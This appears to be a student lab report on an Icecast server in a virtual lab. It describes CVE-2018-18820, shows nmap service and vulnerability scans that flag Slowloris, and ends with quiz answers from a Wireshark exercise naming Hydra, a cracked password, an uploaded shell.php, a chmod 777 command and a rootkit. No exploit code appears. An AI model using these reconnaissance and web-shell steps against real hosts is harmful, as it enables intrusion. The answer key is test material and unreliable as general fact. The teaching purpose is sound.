
- ICE-Cast stands for "Internet Communication Engine CAST" is an open-source streaming media server software that allows users to stream audio content over the Internet. It supports various audio formats such as MP3, Ogg-Vorbis, and AAC, making it versatile for different streaming needs.
- It is capable of serving a large number of concurrent listeners around the globe. It operates on the client-server model, where the server hosts audio files and streams them to clients (such as media players or web browsers) that request them.

Vulnerability Related to ICE-CAST SERVER-:

- **Buffer-Overflow(CVE-2018-18820**) **-:** A buffer overflow is a software vulnerability where a program writes more data into a buffer than it can hold, causing excess data to overwrite adjacent memory locations. This can lead to data corruption, program crashes, or, if exploited by attackers, unauthorized code execution, potentially compromising the security and stability of the system.

- **Exploitation-:** By sending malicious requests containing carefully crafted payloads designed to overflow the buffer, an attacker can potentially overwrite critical data structures or execute arbitrary code within the server's memory space. This can lead to the server becoming unstable, crashing, or becoming unresponsive.


- **Impact-: "**Buffer-Overflow can lead to Denial-of-service." Exploiting a buffer overflow vulnerability in ICE-Cast could result in a DoS condition. When the server crashes or becomes unresponsive due to the buffer overflow, it can no longer serve legitimate requests from clients, effectively denying service to legitimate users.




```
8000/tcp  open  http         Icecast streaming media server
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1888.75 seconds

┌──(root㉿kali)-[~]
└─# nmap --script=vuln -p8000 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-15 15:18 IST
Nmap scan report for 192.168.166.36
Host is up (0.010s latency).

PORT     STATE SERVICE
8000/tcp open  http-alt
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
```

Question 4- Vulnerability Analysis and Exploit Research-:

- Got the password and logged in Admin user.



- Started Ice-cast server-:



□ Start Server on Application Startup


Server Status: Running

Global Statistics

```
Stat Type      Name                 Value
Global Stat    client_connections   36
Global Stat    source_connections   29
Global Stat    connections          121
```

Server Has Been Running   0 Days, 0 Hours, 28 Minutes, 16 Seconds

- Again performed NMAP scan and found on which port the service is working.



```
└─$ nmap -sV -p- 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-15 14:29 IST
Nmap scan report for 192.168.166.36
Host is up (0.00082s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  http         Icecast streaming media server
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.97 seconds
```

Remark-: Due to lack of configuration unable to perform web-server based exploitation.

Question 6 -: Wireshark analysis

Ans1-: **Hydra**

Ans2-: **Jenny**

Ans3-: **password123**

Ans4-: **var/www/html**

Ans5-: **shell.php**

Ans6**-:** **INEURON-PC**

Ans7-: **Site CHMOD 777 shell.php**

Ans8-: **Rootkit**